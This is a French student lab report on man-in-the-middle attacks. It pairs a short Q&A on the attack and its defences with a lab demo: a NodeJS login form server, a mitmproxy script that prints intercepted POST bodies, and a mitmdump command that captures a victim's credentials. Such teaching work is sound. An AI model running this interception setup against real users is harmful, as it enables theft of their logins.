Module i263

OPEI-i263 - Garantir la sécurité des terminaux ICT utilisateurs

Dossier MITM

Man in the middle

Consignes

Démonstration réelle d'une attaque MITM (Man In The Middle).

> L'**attaque de l'homme du milieu** (**HDM**) ou *man-in-the-middle attack* (**MITM**), est une attaque ayant pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre puisse se douter que le canal de communication entre elles a été détourné.
>
> fr.wikipedia.org/wiki/Attaque_de_l'homme_du_milieu

Questionnaire

1. Qu'est ce que c'est ?

C'est une attaque qui vise a intercepter des paquets, connexions ou informations

2. Comment ça marche

P. Ex. L'attaquant va usurper l'identité d'un équipement réseau (router, dns) afin d'intercepter les paquets


3. Quel type d'attaques sont possible avec cette technique

Interception de paquets, phishing, OSINT. Cela peut aussi être un vecteur d'attaque possible pour l'exploitation d'un faille 0day


4. Comment s'en protéger

Utiliser des connexions sécurisées, permettant un transit de l'information chiffrée, ainsi qu'avoir une certitude sur le destinataire


Schéma de l'attaque et du lab



Machine Attaquante



Machine victime



Serveur WEB


Afin d'effectuer un test d'échange de paquets, nous allons faire une simple page web qui transmet un nom d'utilisateur et un mot de passe au serveur.

Le serveur web consiste d'un simple script NodeJS, faisant tourner un serveur express. Voici le code de ce dernier ci-dessous.

```
const express = require('express');
const app = express();

// Built-in middleware for parsing URL-encoded form data
app.use(express.urlencoded({ extended: true }));

// GET route to show the form
app.get('/', (req, res) => {
  res.send(`
    <form action="/login" method="POST">
      <label for="username">Username:</label>
      <input type="text" name="username" id="username" required />
      <br /><br />

      <label for="password">Password:</label>
      <input type="password" name="password" id="password" required />
      <br /><br />

      <button type="submit">Submit</button>
    </form>
  `);
});

// POST route to handle form submission
app.post('/login', (req, res) => {
  const { username, password } = req.body;
  console.log('Username:', username);
  console.log('Password:', password);
```


```
  // You can redirect or respond with a message
  res.send('Login info received. Check your server console!');
});

// Start the server
app.listen(3000, () => {
  console.log('Server is running on http://localhost:3000');
});
```

Après avoir démarré notre serveur, voici la console.



L'adresse ip réelle du serveur est 10.10.10.34, et la page est accessible sur le port 3000.

Voici l'aperçu de la victime :



L'homme du millieu

Du côté de l'attaquant, nous allons utiliser l'outil mitmproxy.

> mitmproxy is an interactive man-in-the-middle proxy for HTTP and HTTPS. It provides a console interface that allows traffic flows to be inspected and edited on the fly.
>
> Also shipped is mitmdump, the command-line version of mitmproxy, with the same functionality but without the frills. Think tcpdump for HTTP.
>
> https://kali.org/tools/mitmproxy/

Avant de l'utiliser, nous allons créer un petit script python afin de récupérer plus d'informations sur les requêtes qui seront interceptées.


```
from mitmproxy import http


def request(flow: http.HTTPFlow) -> None:
    if flow.request.method == "POST":
        print(flow.request.pretty_url)
        print(flow.request.headers)
        print(flow.request.content.decode("utf-8", errors="ignore"))
```

Le fichier sera sauvegardé sous le nom **dump_script.py**.


Pour finir, exécutons la commande

```
mitmdump -s dump_script.py --mode upstream:http://10.10.10.34:3000 -p 3000
```

La victime peut se retrouvé redirigé vers le mauvais serveur, suite à un empoisonnement DNS par exemple.



Voici à quoi ressemble l'attaque du côté de l'attaquant :



Pour ce qui est du côté du serveur, ce dernier reçevra tout de même la requête, cependant provenant de 10.10.10.40 (Attaquant). Dans ce cas, l'attaquant a usurpé l'identité du client ainsi que du serveur.